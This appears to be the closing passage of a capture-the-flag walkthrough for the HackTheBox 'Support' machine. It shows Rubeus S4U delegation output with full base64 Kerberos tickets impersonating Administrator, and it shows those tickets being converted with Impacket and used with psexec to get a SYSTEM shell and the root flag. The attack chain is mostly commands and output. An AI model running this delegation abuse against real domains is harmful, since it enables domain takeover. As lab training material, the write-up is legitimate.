

Figure 20 – Retrieved tickets (part 1)

```
[*] Action: S4U

[*] Building S4U2self request for: 'fake01$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'fake01$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      doIFojCCBZ6gAwIBBaEDAgEWooIEwTCCBL1hggS5MIIEtaADAgEFoQ0bC1NVUFBPUlQuSFRCohQwEqAD
      AgEBoQswCRsHZmFrZTAxJKOCBIcwggSDoAMCARehAwIBAaKCBHUEggRxGnJgpUuqAmbKnthFb2qw8Dse
      hrqdu6zy75SXT8OxR9eFu8NhopLwsewqErufqYGnokQVDO+HJQ2T0f1kGjj+R/kCHmNLOoY8g5sTuHP7
      Tkhjn4N8Ol/a6icEWDxLhe8V8J3WKKK1f0X2MCJDq7q3w/GukypakRIUypyiMIkbMQgABdU4EB+6sN+m
      DErtOWrn3/XPx/LIIwvWr8SmGfLzOUlzreUcPndzDwpSYTJ6EZTerSVlerMBvfEWPFdDTj3GtY7njSAW
      XSdGoEwcyhiUTCClECr7lgL1a0ypZebUKxzEdCHN6Si50ExnoWNrzzmW/T/FZ1iSWpipgCkwfo+F1jyC
      XoDdzI53RfZaD5B6Zzkl0Ij5DY2H7MF2jV7qZVxJrk+FtfhXT8mlJfv4Ygvy9jWSGGweKNnuZ9iaLEu
      v7Gvcy/sUsxSimVoi/edIHC0SjsRdnbtbPCRdFs8ZYIRV3aU8DjCDrr88GtIiYjVcy30kOHrydZt5KF0
      1cfIjujGfQ2n4GFOZDlMpvOnF5JWLosqUZVR/MaSmqMdQCZ5e4SaYqVhw6uJUjxk4knIeQdXak+zcaS3
      sJSiViNPq0GZlrqh18EUc1p+N6jHFxiqxN8l4oDsvjFuvksMvDhDyIYFl7igFp4fP5GhzMPiiI+J6tBO
      8ODg/61XLqVBYkrlu5NkoZRaxfhLT2kwkr+ntv2TOX6IQbzBeaUF/d4amReOUXr8drOrsTRUTfmnqEIt
      0XL5fEDZknvrSd8M78e1ATV2PRvFDXDyurbPBgyfYRCe4+r1lgcEeYwvMSeXekG9mWxkG0zhPKttxR2z
      D+9IzsM+F0+YQgQLAzoqasHuB9qswBP1aFvkxQJsmdSlt0/eURrJK2cdgdtd25qH8kMdijvlAUll27nD
      HXNh9LOJmpdoES979DVzxtSb+SyY3nNMbLjmqBjUTynBccrCI/derpYi+L5Nv9CzNYThVJxvX4BLHJaP
      S41k8caYGwoGIwZWoU3i8TjKly6eXHcKVVa/cyfmDBbEBMoeJ3d+MggUDPun9z53WNsiqoVftjccWguU
      ccli+hClxdFVS7kQgakdjqfgWGSYCpUGhuUrwa1hn/J3PQvxM8bPQtWKVvFeYd0DbeRR4LqZRuPE9HB0
      5aJtaRUMNgtmlzXtY7q/sk2oPRVPglDpjuVc7HKkU5CuAjmwlcsUcM0+nOWWgaKTpOjINMVC91EIiZfc
      zFpgHw+9R5wIG3Mp+G6deDdiTzP4Fz/itvjVo03VllLKo+PDwIa0rQjRLMimZQE/rgpfyoOl/jdtmaGA
      olex0vFx6II61yIlIfvtUB0Cfec7Zg+BPAd9f2e15fepdGvejA4WrAhwGkSuBFqZ6gg1eKBtkQzPBM+0
      RE+r/CH47×7u5OVrn5R8fVQODVVxoi5eGs3aGvi+Rr9wvoRKif0ys39qUSeudMOigwodXuslT/bOY0T7
      eYCHb+2h3G3FcOCvx0rtfu4Fv1AehNOZlIoFOgVX1XA+dKMMq/vno4HMMIHJoAMCAQCigcEEgb59gbsw
      gbiggbUwgbIwga+gGzAZoAMCARehEgQQrIDY4jMlF98Rx4csBIxfDKENGwtTVVBQT1JULkhUQqIaMBig
      AwIBCqERMA8bDUFkbWluaXN0cmF0b3KjBwMFAEChAACleRgPMjAyNTAxMTcxOTIyNTBaphEYDzIwMjUw
      MTE4MDUyMjUwWqcRGA8yMDI1MDEyNDE5MjI1MFqoDRsLU1VQUE9SVC5IVEKpFDASoAMCAQGhCzAJGwdm
      YWtlMDEk

[*] Impersonating user 'Administrator' to target SPN 'http/dc'
[*]   Final tickets will be for the alternate services 'cifs,host'
[*] Building S4U2proxy request for service: 'http/dc'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc':

      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
      VC5IVEKpFTATAoAMCAQKhDDAKGwRjaWZzGwJkYw==
[+] Ticket successfully imported!
[*] Substituting alternative service name 'host'
[*] base64(ticket.kirbi) for SPN 'host/dc':

      doIGMDCCBiygAwIBBaEDAgEWooIFTjCCBUphggVGMIIFQqADAgEFoQ0bC1NVUFBPUlQuSFRCohUwE6AD
      AgECoQwwChsEaG9zdBsCZGOjggUTMIIFD6ADAgESoQMCAQaiggUBBIIE/bLUHbYenkbr5+TCnzInduOZ
      QmMIfnDksnXsM4mGTYifDe5aSXUH6ivB3oBPAPy9Tj8xxi3VxzVDesQKzN6g1Uj1AFN2qNmKdkvKKCes
      84cYovbYPGNbk+gjN+2t40U8aBa8t+g8lp6h6SWjuenPnKQT69vFW1LnV7xpwrK/wjjpDqo+yaGkoX1b
      nKTSQD1FRGHeRM04d3bG8jAe28m0ncOvfTYpbSZ6sT7PsHiLHSz4Cfv6mGGEsPIYa6noo7MQUoaCS2+7
      138U3/qBaPyHjr/LBX55nKR7no9QZWLx7H4MonrA58kWKX94MUdy3rAggeIrMGxwar0n9YFFRYpHHe+p
      lHxl5OLjxGb2jVaDFo+BrPV4tS9OEo91W7dntWFdr4J+/tNoXIcEVu3CWTSgaXGHiDcclQaaTmg8hVow
      M/8oakXgJfRqH78uf0eyDZgbA2irs++kH84QkvDMkxnNW6At2oYtHjkoIC7QswFj2Hl7VsmIcEnZOEgf
      JBmHDg7Yoc29FpBjUfR7NV5w0OUwOediXEd3qSjXqged9UOBeDjzr6kwDL6RUalTmVbuF+Ty3HbRqWDF
      y/2EU4nz3nofeMk4dpkkrLJiVVr8qsguAI+XiKbWIV96k6EBG9xvCwz0ZdBchXSOQ8YDwY1sKaPAR01T
      U7V0GAlR3fUk74iepeBvel8Wk+YuVDnAatIjQB1pAaSP3Rl1i3iHTll2jTG0GPU0bbTjnQkNN2rYmGR+
      4JHRyQll/2n8doRbgUHDl7bWNhmoMCWLnMXeFNowMPlNFrsQdzx+dUrk8VhoFzweT9QMI73DjsGjAVnA
      z3we9Sb3oZR5GSfYodUWKQLsgfnuj+quIcRoROL3vVgQnX4PftolIIehig6b7hAvctqxnJDkamDhmIDI
      DvpZlzohm2i0VPL1Ao3/geLicNnvaNjdOn7TRFaTSIlrWF9RheqpZDXwM4LHqJI957TUWlStQtib4ZRg
      A0Ud89E/6yobNGsR/A1fqcdedRYJpUbim6LY+CQyimaTu1OF4XAwTdBpjdoLdgGDPS8O/ltSTeuG4DXo
      LHdGhefHh63bCxExh/4blRcNoQjOB6ifNhwz2hO76uu+uYXroVdt0rfd1Zh4WdO7UpVW3cZXuqp+I1Ov
```

Figure 21 – Retrieved tickets (part 2)

Figure 22 - Retrieved tickets (part 3)

```
[+] Ticket successfully imported!
[*] Substituting alternative service name 'host'
[*] base64(ticket.kirbi) for SPN 'host/dc':

      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
      VC5IVEKpFTATAoAMCAQKhDDAKGwRob3N0GwJkYw==
[+] Ticket successfully imported!
```

Figure 23 - Retrieved tickets (part 4)

I needed the last one ticket I retrieved. I copied it in a file named $ticket.kirbi.b64$ (without spaces, CR and NL, all on one line) and I tried to decode it running the command:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ base64 -d ticket.kirbi.b64 > ticket.kirbi
```

Figure 24 - Decoding ticket

To use it in a Kerberos authentication, I needed to convert it in ccache format:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ /usr/share/doc/python3-impacket/examples/ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] converting kirbi to ccache ...
[+] done
```

Figure 25 - Ticket converted in ccache format

Last task I needed to do was inserting an entry in the $/etc/hosts$ file for the dc.support.htb URL. Finally, I was able to log in the target machine as Administrator and retrieve the root flag:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ KRB5CCNAME=ticket.ccache /usr/share/doc/python3-impacket/examples/psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file QQaGvmCv.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service qxmD on dc.support.htb.....
[*] Starting service qxmD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 955A-5CBB

 Directory of C:\Users\Administrator\Desktop

05/28/2022  03:17 AM    <DIR>          .
05/28/2022  03:11 AM    <DIR>          ..
05/28/2022  03:16 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,683,229,696 bytes free

C:\Users\Administrator\Desktop> type root.txt
f[redacted]d
```

Figure 26 - Root shell and flag

Personal comments

In my opinion, solving this box was quite challenging because of you need to know very important concept and have a little bit of experience about some tools. Also, I had some issues about the nMap scan (damn box, damn HackTheBox!). In particular, you need to know how to decompile an .exe file and have experience with this kind of tools to properly analyze the file. Of course, you need to identify the custom .exe and be conscious that you can find interesting information. Also, I lost a lot of time because of the $ldapdomaindump$. As I said in the walkthrough, I run it using the $--no-json$ flag. Honestly, I thought that all format generated by the tools contains the same information, but it is not true. In fact, I was able to retrieve the user password by the JSON files, but not by the HTML files. And this is a little bit crazy, in my opinion. Last but not least, you need to be aware that the ticket must be converted in $ccache$ format to be used in the Kerberos authentication. Due to all these issues, I evaluate this box as a Medium one.

References

1. CSharp syntax: https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/operators/;
2. ILSpy: https://github.com/icsharpcode/AvaloniaILSpy?tab=readme-ov-file;
3. Resource-Based Constrained Delegation attack: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution;
4. Rubeus: https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe.